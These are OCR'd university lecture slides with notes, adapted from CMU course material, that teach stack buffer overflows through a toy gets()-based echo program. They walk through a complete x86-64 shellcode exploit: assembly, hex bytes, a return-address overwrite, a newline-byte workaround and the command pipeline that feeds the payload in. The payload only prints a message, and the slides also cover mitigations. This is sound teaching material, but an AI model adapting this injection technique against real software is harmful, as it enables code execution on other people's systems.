CS 33

Machine Programming (5)

Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook "Computer Systems: A Programmer's Perspective," 2nd Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O'Hallaron in Fall 2010. These slides are indicated "Supplied by CMU" in the notes section of the slides.

Exploiting the Stack

Buffer-Overflow Attacks

String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  – no way to specify limit on number of characters to read
- Similar problems with other library functions
  – `strcpy`, `strcat`: copy strings of arbitrary length
  – `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Supplied by CMU.

The function getchar returns the next character to be typed in.

Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

    return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```


Supplied by CMU, but adapted for x86-64.

Buffer-Overflow Disassembly

echo:

```
000000000040054c <echo>:
  40054c:       48 83 ec 18       sub    $0x18,%rsp
  400550:       48 89 e7          mov    %rsp,%rdi
  400553:       e8 d8 fe ff ff    callq  400430 <gets@plt>
  400558:       48 89 e7          mov    %rsp,%rdi
  40055b:       e8 b0 fe ff ff    callq  400410 <puts@plt>
  400560:       48 83 c4 18       add    $0x18,%rsp
  400564:       c3                retq
```


main:

```
0000000000400565 <main>:
  400565:       48 83 ec 08       sub    $0x8,%rsp
  400569:       b8 00 00 00 00    mov    $0x0,%eax
  40056e:       e8 d9 ff ff ff    callq  40054c <echo>
  400573:       b8 00 00 00 00    mov    $0x0,%eax
  400578:       48 83 c4 08       add    $0x8,%rsp
  40057c:       c3                retq
```



Supplied by CMU, but adapted for x86-64.

Note that 24 bytes are allocated on the stack for *buf*, rather than the 4 specified in the C code. This is an optimization having to do with the alignment of the stack pointer, a subject we will discuss in an upcoming lecture.


The text in the angle brackets after the calls to *gets* and *puts* mentions “plt”. This refers to the “procedure linkage table,” another topic we cover in an upcoming lecture.



Supplied by CMU, but adapted for x86-64.




Supplied by CMU, but adapted for x86-64.




Supplied by CMU, but adapted for x86-64.

Note that *gets* reads input until the first newline character, but then replaces it with the null character (0x0).



Supplied by CMU, but adapted for x86-64.




Supplied by CMU, but adapted for x86-64.

Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- **Use library routines that limit string lengths**
  - **`fgets` instead of `gets`**
  - **`strncpy` instead of `strcpy`**
  - **don't use `scanf` with `%s` conversion specification**
    - » **use `fgets` to read the string**
    - » **or use `%ns` where `n` is a suitable integer**


Supplied by CMU.



Supplied by CMU, but adapted for x86-64.

```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```




Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most common of the bug-exploitation techniques. Even drivers for network interface devices have such problems, making machines vulnerable to attacks by maliciously created packets.

Here we have a too-simple implementation of an echo program, for which we will design and implement an exploit. Note that, strangely, gcc has allocated 88 bytes for buf. We'll discuss reasons for this later — it has to do with cache alignment.

Note that in this version of our example, there is no function called "echo" – everything is done starting from *main*.

Crafting the Exploit ...

- **Code + padding**
  - **96 bytes long**
    - » **88 bytes for buf**
    - » **8 bytes for return address**



Code (in C):

```c
void exploit() {
  write(1, "hacked by twd\n",
        strlen("hacked by twd\n"));
  exit(0);
}
```



The “write” routine is the lowest-level output routine (which we discuss in a later lecture). The first argument indicates we are writing to “standard output” (normally the display). The second argument is what we’re writing, and the third argument is the length of what we’re writing.

The “exit” routine instructs the OS to terminate the program.

Quiz 2

The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

a) 0
b) 0x7fffffffe948
c) 0x7fffffffe9a0
d) it doesn't matter what value goes there



Assembler Code from gcc

```
    .file "exploit.c"
    .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
    .string "hacked by twd\n"
    .text
    .globl  exploit
    .type   exploit, @function
exploit:
.LFB19:
    .cfi_startproc
    subq    $8, %rsp
    .cfi_def_cfa_offset 16
    movl    $14, %edx
    movl    $.LC0, %esi
    movl    $1, %edi
    call    write
    movl    $0, %edi
    call    exit
    .cfi_endproc
.LFE19:
    .size   exploit, .-exploit
    .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
    .section .note.GNU-stack,"",@progbits
```


This is the result of assembling the C code of our simple exploit using the command “gcc –S exploit.c –O1”. In a later lecture we’ll see what the unexplained assembler directives (such as .globl) mean, but we’re looking at this code so as to get the assembler instructions necessary to get started with building our exploit.

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp         # needed for syscall instructions
  movl  $14, %edx        # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi         # write to standard output
  movl  $1, %eax         # do a "write" system call
  syscall
  movl  $0, %edi         # argument to exit is 0
  movl  $60, %eax        # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop    29 no-ops
  ...
  nop
.quad 0x7fffffffe948
.byte '\n'
```


Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, *write* and *exit* (what we want the OS to do is encoded in register eax).

We've added sufficient nop (no-op) instructions (which do nothing) so as to pad the code so that the .quad directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (`0x7fffffffe948`) overwriting the return address. The .byte directive at the end supplies the newline character that indicates to gets that there are no more characters.

The intent is that when the echo program returns, it will return to the address we've provided before the newline, and thus execute our exploit code.

Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   ba 0e 00 00 00          mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff    movabs $0x7fffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00          mov    $0x1,%edi
  18:   b8 01 00 00 00          mov    $0x1,%eax
  1d:   0f 05                   syscall
  1f:   bf 00 00 00 00          mov    $0x0,%edi
  24:   b8 3c 00 00 00          mov    $0x3c,%eax
  29:   0f 05                   syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65          pushq  $0x656b6361
  30:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                   or     (%rax),%al
  . . .
```

big problem!

This is the output from "objdump –d" of our assembled exploit attempt. It shows the initial portion of the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it's not going to be executed as code.) The problem is that if we give this object code as input to the echo routine, the call to *gets* will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding of '\n'). Fortunately none of the actual code contains this value, but the string itself certainly does.

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq  $8, %rsp
movb  $9, %dl
addb  $1, %dl
movq  $0x7fffffffe990, %rsi
movb  %dl, (%rsi)
movl  $14, %edx
movq  $0x7fffffffe984, %rsi
movl  $1, %edi
movl  $1, %eax
syscall
movl  $0, %edi
movl  $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops


To get rid of the "0a", we've removed it from the string. But we've inserted code to replace the null at the end of the string with a "0a". This is somewhat tricky, since we can't simply copy a "0a" to that location, since the copying code would then contain the forbidden byte. So, what we've done is to copy a "09" into a register, add 1 to the contents of that register, then copy the result to the end of the string (which will be at location `0x7fffffffe990)`.

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```


Again we have the output from “objdump –d”.




```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```


The only ‘0a’ appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it’s data, not instructions.

Using the Exploit

1) **Assemble the code**

   gcc –c exploit.s

2) **disassemble it**

   objdump –d exploit.o > exploit.txt

3) **edit object.txt**

   (see next slide)

4) **Convert to raw and input to exploitee**

   cat exploit.txt | ./hex2raw | ./echo

Once we have the exploit, we want to use. We first assemble our assembler code into object code. The –c flag tells gcc not to attempt to create a complete executable program, but to produce just the object code from the file we've provided. While it's essentially this object code that we want to input into echo, the .o file contains a lot of other stuff that would be important if we were linking it into a complete executable program but is not useful for our present purposes. Thus we have more work to do to get rid of this extra stuff.

So we then, oddly, diassemble the code we've just assembled, giving us a listing of the object code in the ASCII representation of hex (see the next slide), along with the assembler code. The "> exploit.txt" tells objdump to put its output in the file exploit.txt.

We next convert the edited output of objdump into "raw" form – a binary file that contains just our object code, but without the "extra stuff".. Thus, for example, we convert the string "0xff" into a sequence of 8 1 bits. This is done by the program hex2raw (which we supply). The resulting bits are then input to our echo program.

Note that "|" is the pipe symbol, which means to take the output of the program on the left and make it the input of the program on the right. The "cat" command (standing for catenate) outputs the contents of its argument file. Thus the code at step 4 sends the contents of exploit.txt into the hex2raw program which converts it to raw (binary) form and sends that as input to our echo program (which is the program we're exploiting).

Unedited exploit.txt

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
     . . .
```


As we've already seen, this is the output from “objdump –d”, containing offsets, the ASCII representation of the object code, and the disassembled object code. What we're ultimately trying to get is just the ASCII representation of the object code.

Edited exploit.txt

```
48 83 ec 08            /* sub    $0x8,%rsp */
b2 09                  /* mov    $0x9,%dl */
80 c2 01               /* add    $0x1,%dl */
48 be 90 e9 ff ff ff   /* movabs $0x7fffffffe990,%rsi */
7f 00 00
88 16                  /* mov    %dl,(%rsi) */
ba 0e 00 00 00         /* mov    $0xe,%edx */
48 be 84 e9 ff ff ff   /* movabs $0x7fffffffe984,%rsi */
7f 00 00
bf 01 00 00 00         /* mov    $0x1,%edi */
b8 01 00 00 00         /* mov    $0x1,%eax */
0f 05                  /* syscall */
bf 00 00 00 00         /* mov    $0x0,%edi */
b8 3c 00 00 00         /* mov    $0x3c,%eax */
0f 05                  /* syscall */
       . . .
```


Here we've removed the offsets and extraneous lines, leaving just the ASCII representation of the object code, along with the disassembled code put into comments. The hex2raw program ignores the comments (which are there just so we can see what's going on).

Quiz 3

```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq  $88, %rsp   # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax    # set return value
  addq  $88, %rsp   # pop stack
  ret
```


Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```

The exploit code is executed:

